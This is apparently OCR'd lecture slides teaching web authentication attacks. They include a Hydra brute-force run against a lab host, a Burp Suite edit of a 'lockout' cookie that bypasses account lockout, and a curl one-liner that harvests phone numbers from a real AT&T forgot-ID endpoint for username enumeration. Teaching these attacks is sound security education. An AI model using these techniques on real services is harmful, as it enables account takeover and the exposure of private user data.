




```
root@kali:~/brute# hydra -l root -p password attack.samsclass.info http-get /brute0/
Hydra v7.4.2 (c)2012 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2013-09-06 14:14:38
[DATA] 1 task, 1 server, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking service http-get on port 80
[80][www] host: 199.188.72.153   login: root   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2013-09-06 14:14:42
root@kali:~/brute#
```


Poor Attempt Counters

- **Cookie containing failedlogins=1**
- **Failed login counter held within the current session**
  - **Attacker can just withhold the session cookie to defeat this**
- **Sometimes a page continues to provide information about a password's correctness even after account lockout**

Insecure Lockout




https://attack.samsclass.info/auth1c.php
Search
Username: dumbo
Password: dumbo
Submit
Burp Suite Free Edition v1.7.03 - Temporary Project
Burp Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User options Alerts
Target Proxy Spider Scanner Intruder Repeater
Intercept HTTP history WebSockets history Options
Request to https://attack.samsclass.info:443 [104.28.17.29]
Forward Drop Intercept is... Action Comment this item
Raw Params Headers Hex
POST request to /auth1.php
Type Name Value
Cookie __cfduid d9c56d090ba7a8cde02df2adcce0fb34f1453389371
Cookie lockout 0
Body username dumbo
Body password dumbo
Add
Remove
Up
Down


https://attack.samsclass.info/auth1.php
Search
1. Insecure Lockout
You submitted: dumbo and dumbo
Congratulations! You logged in as dumbo!

Verbose Failure Messages

- **Friendly for legitimate users**
- **But helpful for attackers**

Shop myAT&T Support

Overview Bill & Payments Wireless Digital TV Internet Home Phone Messages & Email Profile

Forgot ID — Enter Contact Email Address

Enter Contact Email Address What's this?

Please enter the contact email address you provided when you created your User ID to register your account online.

Contact Email Address (?) john.smith@example.com

Forgot your contact email address?

Cancel Next

AT&T U-verse Offer Details | U-verse Terms of Service | Contract (Wireless) | Cell Phone Records Security | Wireless Legal Site

Shop myAT&T Support

Overview Bill & Payments Wireless Digital TV Internet Home Phone Messages & Email Profile

myAT&T Online Account Management

The wireless number you provided (6782345678) is your User ID.

NEW! No need to select an account type. Just enter your User ID and password to access your AT&T account.

6782345678 (?)

Password

Remember me Log In

Online Account Management made easy

Quickly view and manage all of your AT&T accounts with online access.

Don't have a login? Register today!

Register now > Learn more

Script to Find Phone #s

- **`echo $1,`curl -d "customerEmailAddress=$1" "https://www.att.com/olam/submitSLIDEmailForgotIdSlid.myworld" -silent| grep -Po '(?<=provided \()\d*'`**

- When you run
  `getatt.sh` **`john.smith@example.com`**
  it will output a line of text that looks like:

- **`john.smith@example.com,6782345678`**


  - Link Ch 6d

Username Importance

- **Attacks that reveal valid usernames are called "username enumeration"**
- **Not as bad as finding a password, but still a privacy intrusion**
- **But could be used for social engineering attacks, such as spearphishing emails**

Similar but Non-Identical Error Messages

Figure 6.4 Identifying subtle differences in application responses using Burp Comparer

